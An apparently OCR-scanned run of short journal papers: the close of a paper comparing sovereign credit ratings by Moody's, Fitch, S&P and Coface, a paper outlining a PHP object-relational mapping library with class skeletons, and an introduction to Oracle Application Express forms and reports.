C	Issuers or issues rated C.n are extremely speculative and demonstrate the weakest creditworthiness relative to other domestic issuers.

Table 2. National Scale Long-Term Ratings [6]

Standard & Poors rating methodology

Standard & Poor's traces its history back to 1860, with the publication by Henry Varnum Poor of History of Railroads and Canals in the United States. This book was an attempt to compile comprehensive information about the financial and operational state of U.S. railroad companies. Henry Varnum went on to establish H.V. and H.W. Poor Co with his son, Henry William, and published updated versions of this book on an annual basis.

In 1906 Luther Lee Blake founded the Standard Statistics Bureau, with the view to providing financial information on non-railroad companies. Instead of an annually published book Standard Statistics would use 5" x 7" cards, allowing for more frequent updates.

In 1941, Poor and Standard Statistics merged to become Standard & Poor's Corp. Then in 1966 S&P was acquired by The McGraw-Hill Companies, and now encompasses the Financial Services division [7].

S&P rates borrowers on a scale from AAA to D. Intermediate ratings are offered at each level between AA and CCC (e.g., BBB+, BBB and BBB-). For some borrowers, S&P may also offer guidance (termed a "credit watch") as to whether it is likely to be upgraded (positive), downgraded (negative) or uncertain (neutral).

Investment Grades are [8]:

AAA: the best quality borrowers, reliable and stable

AA: quality borrowers, a bit higher risk than AAA. Includes:

AA+: equivalent to Moody's and Fitch Aa1

AA: equivalent to Aa2

AA-: equivalent to Aa3

A: quality borrowers whose financial stability could be affected by certain economic situations

A+: equivalent to A1

A: equivalent to A2

BBB: medium class borrowers, which are satisfactory at the moment

The Coface rating methodology

The country rating assigned by Coface [10] reflects the average level of short-term non-payment risk associated with companies in a particular country. It reflects the extent to which a country's economic, financial, and political outlook influences financial commitments of local companies. However, international trade actors know that sound companies can operate in risky countries and unsound companies in less-risky countries and that overall risk will depend not only on a company's qualities but also on those of the country in which it operates. In assessing overall risk associated with a particular operation, Country ratings are thus complementary to rating Credit Opinions on companies.

Ratings are based on threefold expertise developed by Coface (figure 1):

-macroeconomic expertise in assessing country risk based on a battery of macroeconomic financial and political indicators

- the business environment expertise. The score is based on internal and external sources

-microeconomic expertise that draws on Coface databases covering 50 million companies worldwide and 50 years experience with payment in trade flows it guarantees.



Figure 1. Calculation of the country rating

A1	The political and economic situation is very good. A quality business environment has a positive influence on corporate payment behavior. Corporate default probability is very low on average.
A2	The political and economic situation is good. A basically stable and efficient business environment nonetheless leaves room for improvement. Corporate default probability is low on average.
A3	Changes in generally good but somewhat volatile political and economic environment can affect corporate payment behavior. A basically secure business environment can nonetheless give rise to occasional difficulties for companies. Corporate default probability is quite acceptable on average.

A4	A somewhat shaky political and economic outlook and a relatively volatile business environment can affect corporate payment behavior. Corporate default probability is still acceptable on average.
B	Political and economic uncertainties and an occasionally difficult business environment can affect corporate payment behavior. Corporate default probability is appreciable.
C	A very uncertain political and economic outlook and a business environment with many troublesome weaknesses can have a significant impact on corporate payment behavior. Corporate default probability is high.
D	A high-risk political and economic situation and an often very difficult business environment can have a very significant impact on corporate payment behavior. Corporate default probability is very high.

Table 3. The levels of risk and their qualifications

Comparison between the sovereign ratings given by each agency for European countries

Every rating agency gives a qualify to the level of risk for every country, as it is shown in table 4.

Country	MOODYS RATING	MOODYS OUTLOOK	Fitch RATING	FITCH OUTLOOK	S and P RATING	S and P OUTLOOK
Austria	Aaa	STABLE	AAA	STABLE	AAA	STABLE
Belgium	Aa1	STABLE	AA+	STABLE	AA+	NEGATIVE
Bulgaria	Baa3	POSITIVE	BBB-	NEGATIVE	BBB	STABLE
Cyprus	A2	STABLE	AA-	NEGATIVE/WATCH	A	NEGATIVE
Czech Republic	A1	STABLE	A+	POSITIVE	A	POSITIVE
Denmark	Aaa	STABLE	AAA	STABLE	AAA	STABLE
Estonia	A1	STABLE	A	STABLE	A	STABLE
Finland	Aaa	STABLE	AAA	STABLE	AAA	STABLE
France	Aaa	STABLE	AAA	STABLE	AAA	STABLE
Germany	Aaa	STABLE	AAA	STABLE	AAA	STABLE
Greece	B1	NEGATIVE	BB+	NEGATIVE	BB+	NEGATIVE
Hungary	Baa3	NEGATIVE	BBB-	NEGATIVE	BBB-	NEGATIVE
Ireland	Baa3	NEGATIVE	BBB+	STABLE	A-	NEGATIVE
Italy	Aa2	STABLE	AA-	STABLE	A+	STABLE
Latvia (Republic of	Baa3	STABLE	BBB-	POSITIVE	BB+	STABLE
Lithuania	Baa1	STABLE	BBB	STABLE	BBB	STABLE
Luxembourg	Aaa	STABLE	AAA	STABLE	AAA	STABLE
Malta	A1	STABLE	A+	STABLE	A	STABLE
Netherlands	Aaa	STABLE	AAA	STABLE	AAA	STABLE
Poland	A2	STABLE	A-	STABLE	A-	STABLE
Portugal	A1	RUR-	A-	NEGATIVE/WATCH	A-	NEGATIVE
Romania	Baa3	STABLE	BB+	STABLE	BB+	STABLE
Slovak Republic	A1	STABLE	A+	STABLE	A+	STABLE
Slovenia	Aa2	STABLE	AA	STABLE	AA	NEGATIVE
Spain	Aa1	RUR-	AA+	NEGATIVE	AA	NEGATIVE
Sweden	Aaa	STABLE	AAA	STABLE	AAA	STABLE
United Kingdom	Aaa	STABLE	AAA	STABLE	AAA	NEGATIVE

Table 4 The values of sovereign risk indicator for European Union Countries in 2010 [9]

It is observed that for a certain country the results of the three rating companies are different. For example, Bulgaria has the outlook of Moody's company positive, of Fitch negative and Standard and Poor it is stable. That it is possible because the three companies have different of calculation methodologies. For Romania, from the three agencies point of view, the outlook is stable.

Conclusion

Country risk is the probability of losses from the international activities, due of economic, social and political events for every country. Country risk includes two components which are interrelated: political component resulting from measures taken by local or central public authorities of a country or through the manifestation of some causes such as riots, strikes, wars, embargoes; and economic and financial component resulting from the exaggerated inflation, lack of foreign reserves and not the last phase inability of payment.

Rating agencies are the main but also the most objective source of information for investors and governments. The credibility of agencies is related with the quality of given information on the clients (investors and borrowers). The information contained in the note given to a country help investors to guide in an unknown environment - especially the external- offering an image closer to reality of the potential risk on which they assume it.

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DESIGNING AN OBJECT RELATION MAPPING SYSTEM IN PHP

Dragos-Paul Pop[1]

Abstract

Object Relational Mapping is a programming technique used by software developers to convert data between incompatible systems. This technique is used in object-oriented programming languages, hence the "Object" in Object Relational Mapping. Often times we see ORM systems being used by developers when interacting with relational database management systems. ORM is about creating classes that mimic the tables in the database but in a more business oriented manner rather than the normalized form used by the RDBMS.

Keywords: ORM, object, relational, mapping, class, business model, normalization, primary key, foreign key, methods, properties

Introduction

The need for ORM systems arises from the way data is stored and manipulated in different DMS and programming languages. We can generalize things and group the two kinds of systems: the database management systems (the majority of which use the relational model) and the programming languages (the majority of them having object-oriented features or being completely object oriented). The way data is being manipulated by the two kinds of systems is completely different.

The relational model

Formulated by E.F. Codd in 1969, the relational model is the main storage model used by the majority of database management systems. The relational model's central idea is to describe a database as a collection of predicates over a finite set of predicate variables, describing constraints on the possible values and combinations of values. The content of the database at any given time is a finite (logical) model of the database, i.e. a set of relations, one per predicate variable, such that all predicates are satisfied. A request for information from the database (a database query) is also a predicate.

The purpose of the relational model is to provide a declarative method for specifying data and queries: users directly state what information the database contains and what information they want from it, and let the database management system software take care of describing data structures for storing the data and retrieval procedures for answering queries.

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Normalization is another property of relational databases. The goal of database normalization is to decompose relations with anomalies in order to produce smaller, well-structured relations. Normalization usually involves dividing large tables into smaller (and less redundant) tables and defining relationships between them. The objective is to isolate data so that additions, deletions, and modifications of a field can be made in just one table and then propagated through the rest of the database via the defined relationships.

So, as we can see, the relational model, along with normalization is well suited for data storage because, if used well, it can provide a safe, fast, anomaly and redundancy free model for storing data. That's exactly what it was created for and it does its job well.
But what about retrieving and manipulating data? Well, that's what we have SQL for. It was created at IBM in 1970 to be used in System R, the first database system based on the relational model. SQL is based on relational algebra and math, as is the relational model, so we can see that and RDMS uses logic to store and manipulate data.

Object-oriented programming

Many people first learn to program using a language that is not object-oriented. Simple, non-OOP programs may be one long list of commands. More complex programs will group lists of commands into functions or subroutines each of which might perform a particular task. With designs of this sort, it is common for the program's data to be accessible from any part of the program. As programs grow in size, allowing any function to modify any piece of data means that bugs can have wide-reaching effects.

By contrast, the object-oriented approach encourages the programmer to place data where it is not directly accessible by the rest of the program. Instead the data is accessed by calling specially written functions, commonly called methods, which are either bundled in with the data or inherited from "class objects" and act as the intermediaries for retrieving or modifying those data. The programming construct that combines data with a set of methods for accessing and managing those data is called an object.

This paradigm is widley used because it uses structures to work with data, it groups variables and functions into properties and methods of objects keep track of data. This looks like the logical way for programming.

The relational model meets object-oriented programming

The problem is that, more often than not, the two models, paradigms, architectures or what have you meet, and when they meet it is not preety. That's because they are completely different. They are based on completely different views. One is used for storing and manipulating large amounts of data and the other for implementing algorithms for processing that data.

A programmer needs to use SQL to retrieve and send data back to the database management system. Moreover, he needs to know the exact structure of the database, the tables, the relations and the restrictions to work with data. This is a burden for every

programmer, because it is something more to worry about. What if the database structure changes? The programmer needs to alter his code, his classes, his functions... And what about SQL? It is complex, especially when one needs to use all kinds of joins to query tables and it is a burden for the programmer to filter query retrieved data and instantiate all his objects.

One thing is clear: using relational stored data in an object-oriented programming language can become very difficult at times. That's why the Object Relational Mapping technique was invented. It acts like a bridge between the two systems, so that the programmer can free himself from worrying about how data is stored and retrieve and focus on how it is processed in the application he is building. This is exactly the way it is supposed to be, because there must be a separation between data storage and data usage.

How the ORM system works

It works like a middle-man between the programmer and the database management system by doing the interacting with the database on behalf of the programmer and returning the data in an object-oriented programming language friendly way: objects...with methods too! Basically, the programmer doesn't query the database management system and doesn't need to worry about SQL anymore, all this is done by the ORM software. The programmer "queries" the ORM software instead. Actually, "query" is not the right word, because the programmer just uses the objects and the ORM software fetches the data as it is needed.

Let's get thing straight: by "ORM software" I don't mean some kind of strange, alien piece of software that has nothing to do with the programming language used by the programmer or the programmer himself. No, "ORM software" is actually a library (sometimes created by the programmer himself) that is used to work with one or more database management systems.

Designing an ORM library

As we will see, designing and implementing an ORM library is fairly easy. We just need to use some basic object-oriented programming features like inheritance, late static binding and dynamic properties (some very nice features implemented in PHP).

First we need to build the database connection class. The example below is used to connect with the MySQL RDMS, but it can be extended to work with other database systems as well. I have omitted the function codes because it can take up quite some space.

```
<?php
class MySQLDatabase {

	private $connection;
	public $last_query;
	private $magic_quotes_active;
```

```
        private $real_escape_string_exists;

        function __construct() {...}
        public function open_connection() {...}
        public function close_connection() {...}
        public function query($sql) {...}
        public function escape_value( $value ) {...}
        public function fetch_array($result_set) {...}
        public function num_rows($result_set) {...}
        public function insert_id() {...}
        public function affected_rows() {...}
        private function confirm_query($result) {...}
}
?>
```

As we can see, the class takes care of usual stuff, like establishing a connection, querying the database with a given SQL string, escaping values for security reasons, fetching data as an array and so on.

Next, we build the main piece of the ORM library, the base class for future objects, the parent class. This is the DatabaseObject class. It will have special methods and properties that will enable programmers to use objects to interact with data.

```
<?php
class DatabaseObject {
protected static $table_name;
protected static $related = array();
public $related_objects = array();
public $parent = NULL;
public function save() {...}
public function create() {...}
public function update() {...}
public function delete() {...}
private static function instantiate($record) {...}
private function has_attribute($attribute) {...}
public function attributes() {...}
public static function fields() {...}
protected function sanitized_attributes() {...}
public static function tbl_name() {...}
public static function find_all($order=NULL) {...}
public static function find_by_id($id=0) {...}
public static function find_by_prop($prop, $value, $parent=NULL) {...}
public static function find_all_by_prop($prop, $value, $order=NULL,
$parent=NULL) {...}
public static function find_by_props($props_vals) {...}
public static function find_by_prop_page($page, $prop='1', $value=1,
$page_size=10, $order=NULL) {...}
public static function find_by_sql($sql="", $order=NULL, $parent=NULL)
{...}
public static function count_all($where = NULL) {...}
public function find_related() {...}
private static function find_set_parent($object, $prop, $val, $single,
$parent) {...}
public function __set($name, $value) {...}
public function &__get($name) {...}
```

```
public function __isset($name) {...}
}
```

The Database object class is the most important because it is the link between an object and its corresponding table in the database. The *table_name* property is speaking for itself, but the others need some explanations.

The static property *related* is an array that contains all of the relations the object has with other objects. It is a reflection for the foreign key constraints in the database. It can be used like this:

```
0 => array (
       "type" => "m:n",
       "object" => "project",
       "table" => "projects",
       "keys" =>
              array (
              "this" => "id_user",
              "relation" => "id_project"
              ),
       "relation_object" => "project_user"
),
1 => array (
       "type" => "1:n",
       "object" => "group",
       "table" => "groups",
       "key" => "id_group",
       "key_object " => "user",
       "label" => array("nr", "series", "year")
),
2 => array (
       "type" => "1:1",
       "object" => "type",
       "table" => "typeuri",
       "key" => "id_type",
       "key_object" => "project"
)
```

This property will later be used by the *find_related* method to instantiate all of the current object's relations (related data). These objects will be stored in the *related_objects* array.
The *parent* property stores the information about the object's parent, if any.
There are, of course, methods for creating, updating, deleting, saving, instantiating and finding (a lot of) data.
The class is never instantiated by itself, but it is used as a base class for other classes. These classes will each mirror tables in the database and are called *models* in the MVC (model-view-controller) architecture.
Here is a typical usage:

```
//the User class inherits from the DatabaseObject class
//the Project class inherits from the DatabaseObject class
//the relationship between User and Project is many-to-many
```

```
$user = User::find_by_prop("username", "John"); //this retrieves the user
called John and all his related projects so that we can have a call like
the following (display the name of the first project of the user)

echo $user->projects[0]->name;

//we can also have calls to assign a new project to the user

$project = new Project();
$project->name = "last project";
$project->date = date("d-m-Y");
$project->save();

$user->projects[] = $project;
$user->save();

//the examples can go on and on
```

As we can see there was no need for SQL after we created the ORM library. All the programmer has to do is use the objects naturally, the interaction with the database system is being done by the ORM library.

Conclusion

ORM software can cut down a significant amount of work and time, letting the programmer focus on what is important, the business logic. If the database schema changes, the programmer just needs to reflect these changes in the ORM software, but not in his programs, so the applications don't break down. There are a lot more advantages of using ORM, but there are drawbacks as well. Just to mention one: I had a lot of trouble trying to figure how to fix the infinite loop problem in retrieving an object's related entities, because in the relational model, relations are mutual (one-to-many means many-to-one read backwards, for example). The problem was solved by using the *parent* property and setting a certain level of nesting depth.

Acknowledgements

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INTRODUCING ORACLE APPLICATION EXPRESS

Cristina-Loredana Alexe[1]

Abstract

Everyone knows that having a database is not enough. You need a way of interacting with it, a way for doing the most common of tasks, like inserting, updating, deleting and retrieving data, but also a way to view reports on that data. You could use your DMS and query it with SQL, but that is a job for database experts. There is the need for a fast, simple way to interact with data like forms and reports. Oracle Application Express does just that: it empowers the database with a well-built front end.

Keywords: database, Oracle, web application, forms, reports

Introduction

Many companies still use distributed sheets, or personal databases to manage business operations, but spreadsheets make it almost impossible to establish a single source of truth, and personals databases do not offer the productivity, scalability or security that companies need for regulatory compliance.

Oracle Application Express in an easy to use tool, that is free with every addition of Oracle Database. It radically simplify the building of departmental or corporal web applications for inventory, time management, reporting and other aspects of your business.

Initially known as “Project Marvel”, then it became “HTML DB”, but it is currently known as “Application Express(APEX)”

What is APEX?

- Development & deployment tool for web based application
- Faster creation of reliable & secure web applications using Meta Data
- Includes all the functionality of SQL or PL/SQL
- Flexible look-and-feel options provided by themes and templates
- OS independent, configured in database
- Little programming knowledge required

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


Figure 1

Oracle Application Express is:

Fast - for building internet or intranet applications using only a web browser,
Scalable - to support growing data user access,
Secure – includes built-in access management and data protection

Using Oracle Application Express is easy to create a simple database application from a spreadsheet, simply follow the wizard to migrate your information from the spreadsheet into the web application.

Creating an APEX Application

- Login with developer privileges
- Use the SQL tools to make your tables, constraints, triggers, procedures etc.
- Start a new application (use the wizard)
- Customize the application (check each changes as you make it)
- View and Record hardware inventory
- Searchable report
- Insert/Update data using forms




Figure 2

Functionality




Figure 3

How to Create a Tabular Form

A tabular form enables users to update multiple rows in a table at once from a single page. You can use the Tabular Form Wizard to create a tabular form that contains a built-in multiple row update process. This built-in process performs optimistic locking behind the scenes to maintain the data integrity. To create a tabular form using the Tabular Form Wizard, on the application home page, click Create Page, and select Form. The tabular form appears as shown in Figure 4.




Figure 4 Tabular Form

How to Create a Parameterized Report

In an Oracle Application Express application, a report is the formatted result of an SQL query. A parameterized report is a dynamic report based on input from the application user or another component in the application. The application user enters search criteria which is used to generate the report. For example, the user may want to see all issues assigned to a particular person. The user inputs the person's name into the Search Bar and requests the report. The report is generated based on the name provided by the user. There are two basic types of reports, an *interactive report* and a *classic report*. The interactive report is the default report type when creating an application, converting forms, and creating pages. Interactive reports enable the user to perform a variety of report customizations. Unless disabled by the developer, an interactive report includes the ability to perform searching, filtering, sorting, column selection, highlighting, and other data manipulations.





Figure 5 Interactive Report

Interactive Reports

- Search bar
  - Quick Text-Search on all or select columns
  - Actions Menu Button
- Actions Menu
  - Formatting
  - Number of Rows
  - Charting
  - Saving & Sharing
  - Exporting
- Column Sorting and Filtering
  - Column-Header menu for easy Sorting, Filtering and Break-Formatting
  - More granular control via Actions Menu
- Control Break, Highlighting, Compute Colums and Aggregate
- Saving and sharing of customized reports
  - Saving Interactive Report customizations for future use
  - Sharing with other users by saving reports as public
  - Selection via Saved-Reports select list in Actions Menu
- Logging of Search Criteria
- Notification
  - Scheduled notification
  - Email send to user including static HTML version of report data
- Report, Detail and Icon View

- Single-Row view
- Charts

A classic report does not by default include any of the interactive report customization features. See *Figure 3* for an example of a classic report that was built with the Create Page Wizard and queries the same columns in the IT_PEOPLE table as the interactive report in *Figure 2* queries.



Users

PERSON_NAME	PERSON_EMAIL	USERNAME	PERSON_ROLE
Al Bines	al.bines@mrvl-bademail.com	abines	Lead
Carla Downing	carla.downing@mrvl-bademail.com	cdowning	Lead
Evan Fanner	evan.fanner@mrvl-bademail.com	efanner	Lead
George Hurst	george.hurst@mrvl-bademail.com	ghurst	Lead
Irene Jones	irene.jones@mrvl-bademail.com	ijones	Lead
Jane Kerry	jane.kerry@mrvl-bademail.com	jkerry	Member
Joe Cerno	joe.cerno@mrvl-bademail.com	jcerno	CEO
Karen London	karen.london@mrvl-bademail.com	klondon	Member
Kim Roberts	kim.roberts@mrvl-bademail.com	kroberts	Manager
Mark Nile	mark.nile@mrvl-bademail.com	mnile	Member
Olive Pope	olive.pope@mrvl-bademail.com	opope	Member
Russ Sanders	russ.sanders@mrvl-bademail.com	rsanders	Member
Scott Tiger	scott.tiger@mrvl-bademail.com	stiger	Member
Tom Suess	tom.suess@mrvl-bademail.com	tsuess	Manager
Tucker Uberton	tucker.uberton@mrvl-bademail.com	ruberton	Member

row(s) 1 - 15 of 17 Next >

Figure 6 Classic Report

Oracle Application Express supports the ability to print a report by exporting a report region to PDF. Defined declaratively, report printing enables users to view and print reports that include page headings and that properly conform to specified page sizes. When users print a report, the report data is transformed to a PDF format using an externally defined report server.

In addition to enabling printing for report regions, you can also define output using report queries and report layouts that are linked to an application.

Conculsion

So, as we have shown, Oracle Application Express is:
Easy to develop

- RapidWeb application development
- Fully productive very quickly
